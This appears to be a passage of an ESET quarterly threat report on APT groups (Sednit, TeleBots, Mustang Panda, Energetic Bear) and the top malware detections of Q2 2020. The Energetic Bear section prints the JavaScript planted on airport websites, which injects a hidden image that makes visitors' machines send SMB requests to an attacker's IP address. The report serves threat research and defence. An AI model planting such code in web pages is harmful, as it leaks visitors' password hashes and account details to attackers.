The Sednit group has shown some new activity in the last few months in deploying its Zebrocy malware. Zebrocy components were found on multiple victims' computers, mostly at the Ministries of Foreign Affairs of Eastern European countries. During Q1 2020, ESET researchers observed no Zebrocy malware being deployed, but starting in April 2020, the malware resurfaced. It's not completely understood what the Sednit group is after; during the last few years they have experimented with reimplementations of some of their components in other languages. It looks like the group has continued to use the Delphi and Go languages for core components such as downloaders and backdoors.

Past campaigns have used Word phishing documents with a remote template containing Visual Basic for Applications (VBA) macros as the initial compromise vector. In Q2 2020 though, instead of using web-based URLs (e.g. <http://example.com/template.dotm>), Sednit switched to using the file:// prefix trick in order to exploit weaknesses in the SMBv1 protocol. This allows passive fingerprinting of some elements from the machine (if SMBv1 is not disabled on the victim's computer), such as username, domain of the Active Directory,

the hash of the victim's Windows account password, and the machine's IP address. This trick is probably used by the group to filter out non-interesting targets, only serving to selected victims the malicious Word template whose macros then deliver and execute a Delphi downloader. That downloader and its payload, a backdoor written in Go, are quite straightforward and don't have as much anti-debug or anti-VM capability as in the past, probably due to the checks done earlier by the macros in the conditionally served template for the phishing document.

TeleBots Threat Report exclusive

TeleBots, sometimes referred to as Sandworm, is an APT group known mainly for disruptive cyberespionage attacks against Ukraine, using sophisticated malware such as KillDisk, NotPetya and BadRabbit. Besides those, ESET Research discovered that the [Exaramel malware](#) [39] used by TeleBots shares code similarities with the main [Industroyer](#) [40] backdoor, and that the [NotPetya malware](#) shares code similarities with [GreyEnergy's Moonraker Petya](#) [41].

Telebots' "tools of choice" in Q2 2020: Microsoft Azure and custom Linux malware


In Q2 2020, ESET researchers detected new TeleBots activity – the group extended its arsenal by making use of various publicly available offensive security tools. Attackers attempted to create multiple TLS tunnels in order to grant access to internal resources within targeted networks. Interestingly, they chose to use Microsoft Azure infrastructure for this task. In addition to that, the attackers used custom Linux malware.

Mustang Panda Threat Report exclusive

Mustang Panda is a threat actor known for targeting NGOs, governments, and other entities in various Asian countries including Hong Kong, Mongolia, Myanmar and Vietnam. Recently, this group's activity was reported by [Anomali](#) [42], [Avira](#) [43], [Lab52](#) [44] and the [Myanmar Computer Emergency Response Team](#) [45].

Signed Korplug binaries used by Mustang Panda

ESET researchers have discovered several interesting Korplug (aka PlugX) malware samples used by Mustang Panda. The Korplug malware is employed in targeted attacks by various groups, usually using the DLL side-loading technique. Therefore, in most cases, Korplug samples are not digitally signed. However, in this case, the samples were signed with a valid digital certificate. The two samples discovered are signed with a certificate that belongs to a company reputedly in Wuhan, China – Wuhan Aixinsen Technology.



The digital certificate used with the Korplug samples ESET analyzed

According to embedded timestamps, the samples were signed back in January 2020. Having found no non-malicious binaries signed with the same certificate, ESET researchers conclude that this certificate was illegally obtained by the attackers. ESET reported the abuse of this certificate to GlobalSign.

Indicators of Compromise [IoCs] [21]

Energetic Bear Threat Report exclusive

Energetic Bear, also known as Dragonfly, is an espionage group that was initially focused on critical infrastructure and, more specifically, on the energy sector. In 2017, the group made the headlines for its attacks against nuclear facilities in the US, and it was the subject of several [46] reports [47] from the US Department of Homeland Security.

Q2 2020: Multiple recon activities

Energetic Bear is known to run watering hole attacks (aka strategic web compromises) in the reconnaissance phase of its campaigns. Specifically, it uses the “file:// prefix” trick in order to exploit a weakness in the SMBv1 protocol.

Once they have compromised a website of interest, they plant a webshell (generally a variant of WSO), and a piece of JavaScript code to exploit the previously mentioned SMB weakness. The image on the right shows the malicious code that was found at one of the San Francisco airport websites.

When a visitor’s browser executes this code, it uses the SMB protocol to make a request to the Energetic Bear server via SMBv1 if this is not disabled on the visitor’s computer or network. That request includes various information that can be used to fingerprint the victim:

- Domain and username of the Active Directory domain to which the victim is connected
- Hash of the victim’s Windows account password
- IP address of the victim

Not only is this information used to fingerprint the victims, but the attackers can try to brute-force the password hash in order to uncover the victim’s password. The attackers can then abuse these credentials in order to move on to the next steps of the compromise. For example, they may be able to access the victim’s webmail, or even their Windows machine if it is accessible from the internet via RDP. If the attackers already have a foothold in the target network, additional credentials might allow them to move laterally and possibly elevate their privileges.

In Q2 2020, ESET researchers discovered several websites in the US and in Ukraine that had been compromised by the group:

- Two websites used by employees at San Francisco International airport (SFO)
- Two Ukrainian media outlets
- The website of a Ukrainian engineering company


Recommendations for defenders

The weakness in SMB abused by Energetic Bear is present only in the first version of the protocol. As this version also has numerous other vulnerabilities, **it is strongly recommended** [48] to disable it enterprise-wide. If this is not possible due to legacy software, ESET recommends at the very least blocking, with a firewall, all SMBv1 connections between the internal network and any outside network.

It is also advised to enable two-factor authentication for any internet-facing service. This will prevent attackers from successfully logging into a potential victim’s account having obtained their password.

```
<!--//--><![CDATA[// ><!--
bL=document.getElementsByTagName("body");
el=document.createElement("img");
el.style.width="1";
el.style.height="1";
el.style.visibility="hidden";
el.src="file://51.159.28.101/icon.png";
bL[0].appendChild(el);
//--><![ ]>
```

0.0% 7.9%




STATISTICS

& TRENDS

The threat landscape in Q2 2020
as seen by ESET telemetry

Rate of malware detections in Q2 2020



Top 10 malware detections in Q2 2020 [% of malware detections]

Top 10 malware detections

LNK/Agent trojan Q1 2020: 1 ↔ Q2 2020: 1

LNK/Agent is a detection name for malware utilizing Windows LNK shortcut files to execute other files on the system. Shortcut files have been gaining popularity among attackers, as they are typically considered benign and less likely to raise suspicion. LNK/Agent files don't contain any payload and are usually parts of other, more complex malware. They are often used to achieve persistence of the main malicious files on the system or as a part of the compromise vector.

VBA/TrojanDownloader.Agent trojan Q1 2020: 2 ↔ Q2 2020: 2

VBA/TrojanDownloader.Agent is a detection typically covering maliciously crafted Microsoft Office files that try to manipulate users into enabling the execution of malicious macros. Upon execution, the enclosed malicious macro typically downloads and executes additional malware. The malicious documents are usually sent as email attachments, disguised as important information relevant to the recipient.

Win/Exploit.CVE-2017-11882 trojan Q1 2020: 3 ↔ Q2 2020: 3

This detection name stands for specially crafted documents exploiting the [CVE-2017-11882](#) [49] vulnerability found in the Microsoft Equation Editor, a component of Microsoft Office. The exploit is publicly available and usually used as the first stage of compromise. When the user opens the malicious document, the exploit is triggered and its shellcode executed. Additional malware is then downloaded onto the computer to perform arbitrary malicious actions.

DOC/TrojanDownloader.Agent trojan Q1 2020: 13 ↑ Q2 2020: 4

This classification represents malicious Microsoft Word documents that download further malware from the internet. The documents are often disguised as invoices, forms, legal documents, or other seemingly important information. They may rely on malicious macros, embedded Packager (and other) objects, or even serve as decoy documents to distract the recipient while malware is downloaded in the background.

HTML/Fraud trojan Q1 2020: 14 ↑ Q2 2020: 5

HTML/Fraud detections cover various types of fraudulent, HTML-based content, distributed with the aim of gaining money or other profit from the victim's involvement. This includes scam websites, as well as HTML-based emails and email attachments. In such an email, recipients may be tricked into believing they have won a lottery prize and are then

requested to provide personal details. Another common case is the so-called [advance fee scam](#) [50], such as the notorious Nigerian Prince Scam aka "419 scam".

HTML/Phishing.Agent trojan Q1 2020: 6 ↔ Q2 2020: 6

HTML/Phishing.Agent is a detection name for malicious HTML code often used in a phishing email's attachment. Attackers tend to use it instead of other file types, since executable attachments are usually automatically blocked or more likely to raise suspicion. When such an attachment is opened, a phishing site is opened in the web browser, posing as an official banking, payment service or social networking website. The website requests credentials or other sensitive information, which is then sent to the attacker.

JS/Agent trojan Q1 2020: 9 ↑ Q2 2020: 7

This detection name covers various malicious JavaScript files. These are often obfuscated to avoid static detections. They are typically placed onto compromised but otherwise legitimate websites, with the aim of achieving drive-by compromise of visitors.

Win/HackTool.Equation trojan Q1 2020: 8 ↔ Q2 2020: 8

The detection name Win32/HackTool.Equation covers tools attributed to the United States National Security Agency (NSA) and made public by the hacking group Shadow Brokers. Soon after the leak, these tools became widely used by cybercriminals. The detection also includes malware derived from these leaked tools or threats using the same techniques.

Win/Bundpil worm Q1 2020: 4 ↓ Q2 2020: 9

Win32/Bundpil is a worm capable of spreading via removable media. It is a part of Wauchos, one of the largest botnet families, also known as [Gamarue](#) [51] or Andromeda. Bundpil was designed to enhance the persistence of Wauchos and to make it harder to perform a global takedown of its network. As part of this, it contains a domain generation algorithm and can alter DNS requests.

JS/Danger.ScriptAttachment trojan Q1 2020: 15 ↑ Q2 2020: 10

JS/Danger.ScriptAttachment is a generic detection name for malicious scripts included in email attachments. The main purpose of these malicious attachments is to download further malware to the affected computer. JS/Danger.ScriptAttachment has fueled many large-scale malspam campaigns, most notably those that distribute TrickBot, and often [ransomware](#) [52], as their final payloads.

Downloaders

